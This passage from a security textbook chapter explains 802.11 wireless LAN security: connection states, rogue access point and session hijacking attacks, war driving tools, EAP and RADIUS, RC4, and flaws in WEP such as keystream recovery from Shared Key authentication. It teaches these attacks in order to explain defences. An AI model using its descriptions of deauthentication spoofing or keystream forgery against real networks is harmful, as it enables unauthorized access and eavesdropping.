1. The STA sends *probe* messages soliciting information from all APs within range. APs already advertise their presence by transmitting periodic *beacon* frames (e.g., every 100 ms) with network information including SSID and supported capabilities (e.g., data rates, security options), and to synchronize network timing. Probes elicit such information sooner.
2. The STA selects an AP with suitable capabilities, and begins a low-level authentication sequence using management frames. Two options were provided in the original 802.11 standard (1999): *Shared Key* and *Open System*. Shared Key authentication is now deprecated.¹ Open System (also called *null authentication*) omits actual authentication at this stage—instead, in a *pro forma* exchange, the STA simply sends an authenticate-request frame, and the AP returns an authenticate-response (accepted) frame. Stepping through this apparent bit of nonsense moves the formal protocol state to “802.11-authenticated”, as needed for a STA to proceed with association, next.
3. The STA begins an association-request sequence, ending in the 802.11 state *associated*, provided that the capabilities (including security) of the AP and STA are compatible. Depending on configured criteria, the STA might automatically associate with an AP from a pre-specified list, from among APs previously used, by strongest AP signal, or the user may be prompted to make a manual selection from a list of advertised SSIDs.

¹It is worse (page 353) than no authentication at all; a student might suspect that it was designed by an attacker. Further core 802.11 authentication options added in later revisions include SAE (page 368).

4. Finally, for an AP to accept data frames, an associated STA must succeed in an upper-layer 802.1X authentication method with the *authenticator* (explained later, Fig. 12.4).

New action	State	802.11		802.1X
		authenticated	associated	authenticated
Start state (fresh start)	0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Low-level authentication succeeded	1	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Association succeeded	2	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
802.1X authentication succeeded	3	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/> †

Table 12.1: 802.11 connection state transitions. Upper-layer 802.1X authentication of state 3 is distinct from the 802.11 MAC layer (e.g., null) authentication of state 1. †Open networks (without encryption, authentication) allow network access without this stage.

AP SECURITY POLICY. An Information Element field in beacons and probe responses specifies the AP’s *security policy* and available options, e.g., whether the AP uses an external AS or pre-shared keys (Section 12.3), and supported security algorithms (Section 12.8). The STA’s association request must choose an offered security suite for each of broadcast (group) and unicast security, determining what will be used for this connection.

12.2 WLAN threats and mitigations

With this basic understanding of WLANs as context, we now consider wireless LAN threats and mitigations. Our interest is in generic issues and recurring error patterns; but to make clear that the concerns raised are not purely academic, we use examples of exploited vulnerabilities in fielded 802.11 products. We discuss some flaws even where later designs eliminate them, because the threats themselves do not disappear once one standards group or product team gains awareness—our community advances when we retain knowledge and make it accessible to newcomers joining the field, otherwise unaware of painful historical lessons. Case studies help us avoid repeating past mistakes. In later sections (12.4–12.6) we examine more specific choices made in the initial design of 802.11, to get a deeper sense of what can go wrong when security systems are designed by non-experts. To be clear, we do not pursue a security analysis of recently fielded commercial systems, nor a training course for technicians to configure specific products, but rather aim to understand fundamental security issues in the design of wireless systems.

WIRELESS SECURITY: LINK VS. END-TO-END. A common wish related to wireless networks is that they be as secure as wired networks. However, because the wireless scenario introduces new risks (as we will discuss), achieving this wish requires significant extra effort. It should also be noted up front that a WLAN itself is foremost about the (layer 2) link between a device and an access point, not end-to-end communications. Thus when an AP decrypts and forwards received data, any protection associated with the wireless link is removed as the link ends (at the AP), leaving plaintext data—the default on




Figure 12.3: (a) Rogue AP or WLAN middle-person attack. (b) WLAN session hijacking. These attacks were common when early 802.11 became popular. Both attacks assert false MAC addresses. In (a), the rogue AP could choose to connect to a real AP, LAN or far-end server; using different channels facilitates separate connections.

traditional wired networks—unless a protocol above the link layer has secured the data.

ROGUE AP AND SESSION HIJACKING ATTACKS. To illustrate wireless risks, we begin with rogue AP (middle-person) and wireless session hijacking attacks, which plagued early 802.11 products; publicly available tools automated the attacks, allowing easy exploitation of weakly configured products. The attacks are easier than their wired counterparts, as they require no physical access to the target devices or network wires.

1. **Rogue AP.** This attack (Fig. 12.3a) is possible when there is no mutual authentication of the AP to the STA. Without this, a STA has no assurance who is offering service, and relies on an SSID that is simply asserted (a character string easily copied); any MAC address used by a legitimate AP can also simply be asserted by an imposter. First consider the case of no upper-layer authentication at all. The attacker (rogue AP) waits to see a connection attempt from the STA, then offers service, asserting the true AP's MAC address; if the STA was already associated, the attacker can send it a *disassociate* frame to trigger a new connection attempt.² The attacker thereafter relays messages from the STA to the true AP, asserting the STA's MAC address to the AP. Second, for the case of unilateral 802.1X authentication of the STA to the AP: as the STA carries out its end of the authentication protocol, the rogue AP (without doing any verification whatsoever) simply sends the protocol message(s) indicating authentication success. The rogue AP then provides expected network connectivity (assigning an IP address and configuration parameters).

The above assumes that data frames are *not* protected by session encryption and integrity. Suppose they are, and now also mutual authentication is used. A rogue AP offering connectivity to a STA may still be able to carry out a middle-person attack, simply relaying (unaltered authentication messages and thereafter) encrypted frames to a legitimate AP—but the rogue gains little by doing so, lacking keys to access plaintext. It could drop frames

²Integrity protection for some management frames including *disassociate* and *deauthenticate* frames was introduced in 802.11w–2009 as an option. This became a requirement for WPA3 certification (Section 12.8).

(inflicting *denial of service*), or alter frames on the fly (this will be detected), but otherwise may just as well passively eavesdrop on the ciphertext. The mutual authentication method here is assumed to be done properly (establishing a key then using it to derive new keys for ongoing session encryption and integrity, as later discussed in Section 12.8).

2. *Session hijacking.* The attack of Fig. 12.3b is possible when no encryption is used. After a legitimate STA completes 802.1X authentication with an AP, the attacker sends the STA a *disassociate* management frame, asserting the AP’s MAC address. This triggers the STA to disassociate, but the AP still believes it is associated (with 802.1X authentication state intact). The AP remains ready to respond “normally”, continuing to exchange session messages with the attacker, who falsely asserts the MAC address of the STA (victim). Encryption stops an attacker, not knowing the key, from encrypting and decrypting.

‡**Exercise** (Session hijacking). (a) For historical dial-up sessions (page 370), hijacking was a lower risk than for 802.11 connections—why? (Hint: [11, p.146]; a dial-up password was the protection means.) (b) With 802.11, after the initial 802.1X authentication, how is ongoing protection provided? (Hint: wait for Section 12.3.)

WAR DRIVING (OVERVIEW). *War driving* refers to scanning radio channels in search of in-range wireless networks.³ A narrow goal is to find an open network (i.e., one that grants service without requiring a password) in order to later use its services, even if such use is not the owner’s intent. A broader goal is reconnaissance (Chapter 11): building a map of access points offering service in a predefined area,⁴ stereotypically from a moving vehicle carrying a laptop with suitable software, GPS unit to record physical locations, and high-gain antenna. Omni-directional antennas are useful for mapping neighborhoods, while directional antennas suit specific targets or long ranges (e.g., rather than 50-100 m, up to 1 km or more). While war driving itself does not make use of data services, active war driving (below) may send probes that trigger AP responses.

Example (*NetStumbler active scanning*). Circa 2004, the free (Windows-based) **NetStumbler** tool was popular. It sent probes once per second, soliciting any SSID to respond, and many APs are configured to do so. These frequent *active probes* were “noisy” (easily detected), but nonetheless extracted metadata from APs such as hardware vendor, MAC address, SSID, wireless channel number, signal strength, and whether encryption was used—in which case further attack tools of the day, e.g., **AirSnort**, might be applied.

LEGALITY AND ETHICS. Definitions of and (severe) penalties for unauthorized network access vary across jurisdictions, and change over time. Therefore, as with other scanning and assessment activities (Chapter 11), best practice is to obtain written permission from the owners of target systems before embarking on any activities that may be interpreted as unethical or illegal in relevant jurisdictions. Passive reception of radio signals may be viewed differently than active broadcast or unauthorized use of data services.

WIRELESS MONITORING AND MANIPULATION TOOLS. Both security analysts and attackers may use powerful, widely available hardware and software tools for 802.11.

³The term derives from *wardialing*, the practice of dialing telephone numbers in an enumerative search pattern, seeking computer modems (modulator-demodulators) that will accept connections.

⁴This motivates the alternative term *access point mapping*.

Configurable drivers for wireless *network interface cards* (NICs) allow passive traffic monitoring (*wireless sniffing*). Active manipulation tools allow frames to be altered, replayed, and injected with arbitrary source MAC addresses. Recall that wired-LAN packet analysis tools in *promiscuous mode* (Chapter 11) can collect all packets passing the interface of a host’s NIC. The wireless counterpart collects traffic for a single AP (or multiple-AP ESS) to which a wireless NIC is associated; here 100% of WLAN traffic is available for a suitably powerful listener. A broader alternative is to set a wireless NIC into *monitor mode (RFMON mode)*, to passively collect all frames from all in-range SSIDs without associating to any. Here, ESSIDs (if included) can be extracted from beacon frames, and when ESSIDs are excluded from beacon frames, they may still appear in other frame headers sent by a transmitting STA.

WAR DRIVING (TACTICS). A passive war driving tactic uses a wireless NIC in RF-MON mode (above), capturing all frames from one channel (frequency) at a time; *channel hopping* allows a specified set of channels to be monitored. The earlier NetStumbler example, an active tactic, sends repeated probes and collects beacon data from responses. A third tactic exploits the original 802.11 design feature of management frames not being authenticated: a *disassociate* or *deauthenticate* frame is sent, asserting the AP’s MAC address (itself obtained by eavesdropping) as source. STAs then disassociate or deauthenticate, and attempt to reassociate—allowing capture of frames with SSID and other data.

‡**Exercise** (Kismet, Aircrack). Describe the technical capabilities of the modern open-source tools: (a) *Kismet* for passive 802.11 packet capture, analysis, and wireless monitoring; and (b) *Aircrack-ng*, promoted for assessing 802.11 network security. (c) Summarize *Aircrack*’s circa-2004 functionality, including KoreK’s *chop-chop attack* (hint: [24]).

WIRELESS DOS. Denial of service (DoS) is another threat to take into account, wherever possible, in the design of wireless protocols. However, it is generally acknowledged that in commercial (non-military) networks, (1) determined attackers can find ways to disrupt wireless channels even without network access, e.g., by radio jamming; and (2) often such attacks are easily detected, as their nature attracts attention. Stopping 100% of such DoS attacks is thus unrealistic—too costly, if even possible. For related reasons, some experts consider wireless DoS to be a *service* attack, not a security attack. Integrity protection of management frames (footnote page 344) is not possible for frames sent prior to establishment of session keying material; and if this protection is not enabled, as part of a nuisance DoS or session hijacking attempt an eavesdropper observing traffic can inject a *disassociate* or *deauthenticate* frame, to an AP or STA, to terminate an association (spoofing necessary fields such as MAC address simply by assertion). For greater effect, such a frame sent to an AP’s broadcast address may trigger all STAs to disassociate.

LOSS OF PHYSICAL BASIS FOR THREAT MODELS. Wireless connectivity alters wired-network threat models and basic assumptions, and who we trust. In wired networks, in many cases we have confidence that service is provided by a trustworthy network (though not always in airport hotels or foreign countries)—whereas in wireless, rogue APs are a constant worry. As another example, in wireless networks such as Wi-Fi hotspots in coffee shops, where one master key is shared by all WLAN users, fellow users

can decrypt or modify your data;⁵ note that in wired corporate or home networks, we more commonly assume (perhaps incorrectly) that our colleagues are not our opponents, and that local network devices are to some extent trustworthy. With wireless networks, attackers need not be physically on your premises to be in-range of radio service—we thus lose physically based approaches for access control and trust, perimeter-based mechanisms, and approaches based on physically restricted zones; a division between insiders (trusted, all on the same team) and outsiders (untrusted) is no longer reliable.

NEW AND HEIGHTENED RISKS. Advantages of wireless connectivity at broadband speeds include convenience, and time and cost savings related to avoiding wiring. For example, 802.11b and .11g already respectively offered, in 1999 and 2003, up to 11 and 54 Mbps (page 365). However, security risks also increase with wireless for reasons including widely available tools allowing easy interception, manipulation and injection of traffic (page 345). Table 12.2 summarizes attacks that are typically easier on wireless than wired systems.

Notable attacks on wireless systems	Mitigation (or notes)
A1. war driving (reconnaissance)	hard to stop collection of metadata
A2. passive eavesdropping (on data content)	encryption (payload data)
A3. unauthorized access to network services	entity authentication (authorization)
A4. modification of data content	data integrity mechanism
A5. injection of messages, including replay	origin authentication; replay defenses
A6. rogue AP (wireless middle-person)	authentication of the AP (mutual auth.)
A7. session hijacking (802.11 associations)	authenticated encryption (payload data)
A8. wireless DoS	integrity-protected management frames

Table 12.2: Attacks of concern in wireless systems. With wireless systems, physical access is not needed to read or inject frames. Replay of WLAN data or management frames is viewed as a type of message injection.

12.3 Security architecture: access control, EAP and RADIUS

The preliminary low-level authentication (Section 12.2) was intended as a layer 2 access control mechanism. We now discuss access control in 802.11 further, leading to upper-layer authentication protocols and the supporting frameworks of EAP and RADIUS. Recall again that WLAN security protects data over the local link, here between STA and AP; any link-layer protection disappears after the link’s far end (protection is not end-to-end).

SECURITY FRAMEWORK AND STAGES. We view 802.11 WLAN security in four pieces. Here we provide an overview of the first two, while later sections discuss the latter two—including the four-pass handshake, which derives the session keys.

1. *802.1X management and authentication framework.* This includes EAP and RADIUS,

⁵As we will see (page 367), this is a general concern when using shared keys across a group of users.




Figure 12.4: 802.1X dual-port access control model as used in a WLAN. An optional EAP method between STA and AS generates a PMK, which is transferred from AS to AP (and known by STA). Upon success of a PMK-based handshake between STA and AP, the *authenticator* will enable port B. Before then, authentication-related traffic (formatted in EAP messages) is all that is accepted from STA, for relay to AS (as EAP over RADIUS).

accommodating a wide variety of upper-layer authentication methods; and 802.1X access control, to condition authorization of network services on authentication success.

2. *Upper-layer authentication.* Organizations desiring a centralized decision point use an external *authentication server* (AS); simpler systems build modest AS functionality into the authenticator in each AP (Fig. 12.4). An upper-layer authentication protocol (EAP method) between STA and AS establishes a *pairwise master key* (PMK) as output. This PMK is transferred from AS to the in-AP authenticator for use in a handshake (next). When there is no external AS, authentication relies on a static *pre-shared key* (PSK, page 350) known to both STA and AP, and used to derive a PMK in this case.
3. *Four-pass handshake.* Using this protocol, STA and AP each prove to the other that they know the PMK. In addition, parameters are exchanged to allow derivation of fresh (not replayed) session keys from the PMK. Details are given in Section 12.8.
4. *Per-frame data encryption and authentication (integrity) on the STA–AP link.* Each frame can by design be decrypted independently of others, accommodating frame loss.

Note the pattern: a connection setup phase (security association), including negotiation of security parameters and authenticated key establishment, provides keying material (session keys) for ongoing protection (secure data transfer) of the ensuing session. This should look familiar from TLS and SSH session establishment in earlier chapters.

DUAL-PORT ACCESS CONTROL. IEEE 802.1X outlines a model called *port-based access control*.⁶ For each associated STA, an *authenticator* in the AP serves to:

1. support establishment of a pairwise master key (PMK) for use between STA and AP (the AP receives the PMK from the AS, when an AS is used); and
2. control network access, by requiring a successful STA-AP handshake before granting a STA network services beyond the AP.

For each STA that associates with it, the AP allocates two virtual ports: one *controlled*, one *uncontrolled* (Fig. 12.4). The uncontrolled port (A) is always enabled, but limited: it allows only authentication-related messages to be relayed between STA and AS. The controlled port (B) begins disabled, preventing exchange of data frames with the rest of the

⁶This 802.1X model is also used for connections to wired Ethernet ports, where LAN services would be granted. In both Ethernet and WLAN cases, the idea is that only authorized users are granted network access.

network. All authentication methods use the following general pattern of messages, encapsulated in EAP messages (Fig. 12.5). STA sends to AP a message including an identity assertion with optional supporting evidence. This is relayed from AP to AS. Additional STA–AS messages are exchanged as needed. A successful outcome (EAP–Success), when seen by the authenticator, triggers it to begin the next phase, a four-pass handshake between STA and AP (page 365). First however, the PMK (needed in the handshake) is securely sent from AS to AP. If the handshake succeeds (confirming that STA and AP share the PMK, and that this is the STA authenticated by the AS), the authenticator enables the controlled port (giving STA network access).

MAC ADDRESS ALLOWLISTS. Some early WLAN products used MAC address allowlists (e.g., in APs or databases accessible to them) as a proprietary link-layer access control method. A device could access an AP (only) if its asserted MAC address was listed—sometimes called *MAC filtering*. This came with inconveniences: adding new devices to allowlists before services could be used, and managing common lists across APs within a WLAN (increasingly problematic with scale). It added a modest level of security (vs. *Open* authentication, above), but only against amateur attacks—because asserting false MAC addresses is not hard, and passive observation of cleartext MACs in frames reveals allowlisted addresses. (While open-source 802.11 devices drivers today typically allow MAC addresses to be altered, early device drivers did not.)

‡NETWORKING TERMINOLOGY. The terminology “protocol A runs over B” (e.g., TCP over IP) may be understood from a network stack diagram (Fig. 12.5). What is higher in the stack runs “over” what is below it. In terms of packet encapsulation, the higher protocol is the payload of the lower—i.e., the message headers for the lower protocol encapsulate the upper. An alternative view is as a set of concentric pipes or tubes, the smallest in the center: the innermost tube is the top of the stack—fluid running in it is the final payload, corresponding to data in the highest-level protocol in the stack diagram.

ROLE OF EAP. The *Extensible Authentication Protocol* (EAP)⁷ is a messaging framework playing several roles in 802.11 authentication (Fig. 12.5), on the STA–AP link and also on the AP–AS path if an AS is used. For an external AS, EAP supports a wide choice of authentication methods, and allows repackaging and relaying of protocol messages (independent of their specific details and message sequences) between STA and AS. This supports execution of any selected EAP method (Section 12.8). For example, for EAP-TLS, since STA and AS are not directly connected, the specific EAP-TLS protocol messages are relayed between STA and AS by custom EAP packaging in two legs. The STA–AP leg uses an encapsulation called EAP over LAN (EAPOL); the AP–AS leg uses EAP messages over RADIUS (i.e., EAP is the payload of RADIUS). The individual authentication protocol selected is relied on for security and authenticated key establishment; EAP provides transport. Once such a protocol succeeds, the AS transfers the PMK to the AP,⁸ for use in the four-pass STA–AP handshake. If that succeeds, the authenticator (in the AP) finally enables network services for the STA, via the port controller (Fig. 12.4).

⁷Section 12.9 summarizes EAP’s origin.

⁸The AP–AS channel must be secured by some means, beyond the scope of 802.11 and 802.1X.




Figure 12.5: EAP and RADIUS roles in WLAN authentication. The *authenticator* function in the AP relays messages between the STA and AS in two legs. Network protocol sub-layers not shown are EAPOL (between EAP and 802.11), EAP-over-RADIUS and TLS-over-EAP; such sub-layers are often needed when refitting old protocols for new purposes.

EAP AND EAPOL MESSAGES. EAP facilitates specific authentication protocols by carrying their messages in generic EAP messages falling into two pairs {request, response} and {success, failure}, specified by a code field. A further EAP type field identifies the specific authentication protocol, with protocol-specific data included in a type-data field. Our primary interest in EAPOL (EAP over LAN), used over the layer 2 wireless link (Fig. 12.5), is to transport EAP messages using EAPOL-packet messages, and to carry messages for the four-pass handshake in EAPOL-key messages. Similarly to EAP, EAPOL itself is primarily a means for transport, rather than for security *per se*.

ROLE OF RADIUS. EAP messages are relayed from the AP-authenticator to the AS using a protocol called RADIUS (Remote Access Dial-In User Service).⁹ Our other primary interest in RADIUS is its functionality that delivers a resulting PMK from AS to AP. RADIUS itself runs over UDP, which provides network-layer services (e.g., routing to the AS); note that network routing is not needed on the point-to-point STA-AP link. Four RADIUS messages map directly onto (and carry) corresponding EAP messages, again grouped in matched pairs: {access-request, access-challenge} and {access-accept, access-reject}.

PSK (PREDATING EAP). The early 802.11 design used an encryption design called *Wired Equivalent Privacy* (WEP). It did not include an AS, relying instead on a static PSK (no alternative). Here, a pre-shared secret from which a PSK is derived is configured manually into both mobile devices (STA) and the AP.¹⁰ In theory the pre-shared secret may be a random bitstring; in practice, it is often a user-chosen password of ASCII characters. The PSK was originally limited to 40 bits due to US export restrictions, but many manufacturers supported 104 secret keys early on. The use of a centralized authentication server (AS) and automated key management supported by EAP and RADIUS came once the need became apparent (next paragraph).

WHY STUDY WEP. Static PSKs and lack of key management support were among a list of factors contributing to what turned out to be entirely inadequate security in the WEP design of the original 802.11 standard (1999). The security architecture was dramatically improved over 2002-2004 (with WPA and 802.11i, as detailed in Section 12.8). But we recommend study of WEP for two reasons, with Sections 12.4–12.6 exploring the (flawed)

⁹Section 12.9 gives background on the acronym RADIUS, also used for RADIUS servers (in our case, AS).

¹⁰The distinction between a user password and a PSK derived from it is discussed on page 367.

details of how it uses the RC4 stream cipher. First, knowing this history motivates the new design, and helps us understand it. Second, in security, we learn best from mistakes and attacks on earlier designs—and WEP is rich in this dimension.

12.4 RC4 stream cipher and its use in WEP

We first describe the RC4 stream cipher algorithm, and then its use in WEP.

RC4 BACKGROUND. RC4 uses a hidden state vector S that contains all values 0 through 255. During a key setup phase, the values are rearranged in a manner dependent on the secret key, and again somewhat as each keystream byte is output. The vector always contains the same values, in some (hidden) ordering. The intended effect is that each keystream output byte appears to be a “randomly” drawn value from [0..255], so the keystream approximates a random sequence of bytes to anyone not knowing the key. However, a party knowing the seed value can deterministically generate the same bytestream—this allows decryption. As the pseudo-code below illustrates, RC4 is compact, involves only simple byte operations, and is simple in appearance.

```
Function RC4doKeySetup(len,seed)      % initialization (RC4 key setup)
  (input) len: byte-length of seed    % e.g., 5 <= len <= 32 (40-256 bits)
  (input) seed: secret key          % byte vector seed[0]..seed[len-1]

1 FOR (i := 0 to 255) { S[i] := i }    % initialize byte i to i
2 j := 0                                % each value S[i] is 8 bits
3 FOR (i := 0 to 255) {
4   j := j + S[i] + seed[i mod len]     % j is also reduced modulo 256
5   swap byte values S[i] and S[j] }    % key randomizes hidden-state vector S
6 i := 0, j := 0                          % reset indices for next phase
```

After this initialization, plaintext is encrypted a byte at a time, using the next byte of keystream output produced iteratively as follows. Here the persistent variables i and j , used to index the 256-byte state vector S , are reduced (mod 256), e.g., $255 + 1 = 0$.

```
Function RC4genNextKeystreamByte()    % pseudo-random byte generation
7 i := i + 1                            % unsigned byte addition (ignore carry bit)
8 j := j + S[i]                          % further randomize the hidden state
9 swap byte values S[i] and S[j]
10 t := S[ S[i] + S[j] ]                 % t is next keystream byte
11 return(t)
```

Thus if m_i and k_i are the next plaintext and keystream bytes (Fig. 12.6), the next ciphertext byte is $c_i = m_i \oplus k_i$. This is the usual Vernam stream cipher construction (Chapter 2). To decrypt, an identical sequence of keystream bytes k_i is generated, with each plaintext byte recovered simply by XOR’ing k_i to c_i : $m'_i = c_i \oplus k_i = m_i \oplus k_i \oplus k_i = m_i$ since $k_i \oplus k_i = 0$.

WEP USE OF RC4. In WEP, a symmetric key K is shared by the APs and STAs on a WLAN. In practice, K is often derived from a user-chosen password—and changed infrequently due to the inconvenience of coordinating manual update of all devices and




Figure 12.6: RC4 stream cipher as used in WEP. A cryptographer would warn against using a non-secret as a (non-mixed) part of a secret key, here the concatenated initialization vector (IV) in the seed. This was one of the serious problems in WEP's use of RC4, and the only practical method provided to alter the keystream across MAC frames.

APS. Let the 802.11 data frame payload data, or MAC *protocol data unit* (PDU) in Fig. 12.7, be denoted M . Then immediately prior to and as part of WEP encryption, two values are concatenated (“::”) before and after it, yielding $IVD::M::ICV$. Here IVD is 4 bytes, not encrypted, and holds a 24-bit IV plus a fourth byte with a KeyID (e.g., supporting *group keys*, page 366). The *integrity-check value* (ICV) is a 32-bit CRC over the data. $M::ICV$ is encrypted using the RC4 keystream (Fig. 12.6), with seed $s = IV::K$ as the secret key input. On receiving a WEP-encrypted frame, the receiver uses the cleartext IV to reconstruct the RC4 seed, regenerates the RC4 keystream to allow decryption, decrypts, recomputes the ICV from the decrypted PDU, and confirms the locally computed ICV matches the decrypted ICV. If the match fails, the frame data is not made available.

RC4 KEY SIZE. 802.11 formally specified a 40-bit WEP key K . This was to comply with later-abandoned US export rules in place to intentionally weaken security in exported products. Nonetheless, many early products already supported 104-bit keys K , resulting in WEP seeds (after extension by the 24-bit IV) being either 64 or 128 bits. The longer key increases protection against exhaustive key search (from an expected search over 0.5×2^{40} keys to 0.5×2^{104} , a factor of 2^{64}). However for many eventual attacks on WEP—including




Figure 12.7: 802.11 format for WEP frames. WEP encapsulation (frame control bit E=1) is allowed only if TP = data frame, or TP = management frame and SBTP = authentication. The ICV in a WEP body is distinct from the frame's CRC. PDUs are at least one byte.

both the ICV failure and keystream stripping in Section 12.5—attack time is independent of keysize, while for others it increases only modestly or linearly in key length, e.g., by a factor of $2.6\times$ in the [FMS weak key attack](#) (page 359).

12.5 WEP attacks: authentication, integrity, keystream reuse

We first describe a challenge-response protocol called *Shared Key* authentication in the 802.11–1999 standard, and an attack on it. For use prior to device association, this was the alternative to (null or) *Open System* authentication. It is a useful pedagogical example of how *not* to design a challenge-response protocol. Other failures discussed include WEP’s data integrity mechanism, and design considerations related to IVs and keystreams.

SHARED KEY AUTHENTICATION. This protocol has four messages of fixed format. All field values are also fixed, other than the challenge (random number).

1. STA → AP: auth-request AP=2, SN=1, Info Element empty in Fig. 12.8
2. STA ← AP: auth-challenge M is sent as a plaintext challenge of 128 bytes
3. STA → AP: auth-response C is returned as the encryption of M
4. STA ← AP: auth-status SC is returned as the status code

SC is success if, on decryption, the ICV is correct and the decryption of C matches M .

KEESTREAM STRIPPING (ON PROTOCOL ABOVE). The attacker observes the radio channel to see M and C in messages 2 and 3. This allows keystream recovery because: $M \oplus C = M \oplus (M \oplus S) = S$, the keystream. This should be clear from Fig. 12.6, where lowercase m_i and c_i denote individual bytes; here the corresponding uppercase letters denote 128-bytes strings. For a (fixed) shared key K , while this does not recover K explicitly, it recovers—by passive eavesdropping of the radio channel—the keystream (for the specific IV used). This keystream can then be used to compute a response for *any* later challenge; note that the choice of IV is left to the responder, and the attack simply reuses the IV. Since use of *Shared Key* authentication thus discloses a (reusable) keystream to attackers, it is




Figure 12.8: 802.11 frame for *Shared Key* authentication (message 3 of 4 messages).

viewed as worse than *Open System* authentication. This explains the otherwise confusing preference for *Open* authentication, and the deprecation of *Shared Key* authentication.

‡COMMENT ON DESIGN FLAW. The above attack is enabled by the 802.11 specification allowing, i.e., not preventing, deliberate IV reuse—which here implies keystream reuse. This flaw is not subtle—a basic rule for stream ciphers is that keystreams must not be reused. The consequent requirement is that key management be arranged such that keystream reuse cannot occur, or is extremely unlikely. (As Chapter 2 notes: if a keystream is truly random and not reused, the Vernam construction yields a *one-time pad* that is unbreakable with respect to confidentiality. In practice, a shortcut used to efficiently emulate a one-time pad is to use *pseudo-random* keystreams in place of truly random keystreams—but the essential rule remains: *never reuse keystreams.*)

As a second flaw here, in cryptographic protocol design it is widely recognized as unsafe to provide, or enable extraction of, plaintext-ciphertext pairs; for plaintext precisely as presented (without alteration), known-plaintext attacks become chosen-plaintext attacks. A common defensive heuristic in protocols is to reserve a plaintext field into which the responding party inserts an unpredictable value (*confounder*) of its own choosing.

‡ADDITIONAL DETAIL ON ATTACK (AUTHENTICATION PROTOCOL). The attacker knows that message 3 (Fig. 12.8) includes an encrypted 4-byte ICV immediately after the challenge text in the frame body. How is the keystream corresponding to this ICV itself recovered? An ICV does not appear in the cleartext message 2 (it is inserted only in encrypted frames). But this value is easily computed from the cleartext, and the known CRC algorithm. This allows recovery of the final 4 bytes of keystream (again simply by XOR), providing the full keystream needed to successfully forge the encrypted response for any later (different) challenge for fixed key K . Note that in such a response, the attacker reuses the same IV, in order for the same keystream to be valid; the attacker knows the necessary keystream, without knowing (or needing) the master key K itself.

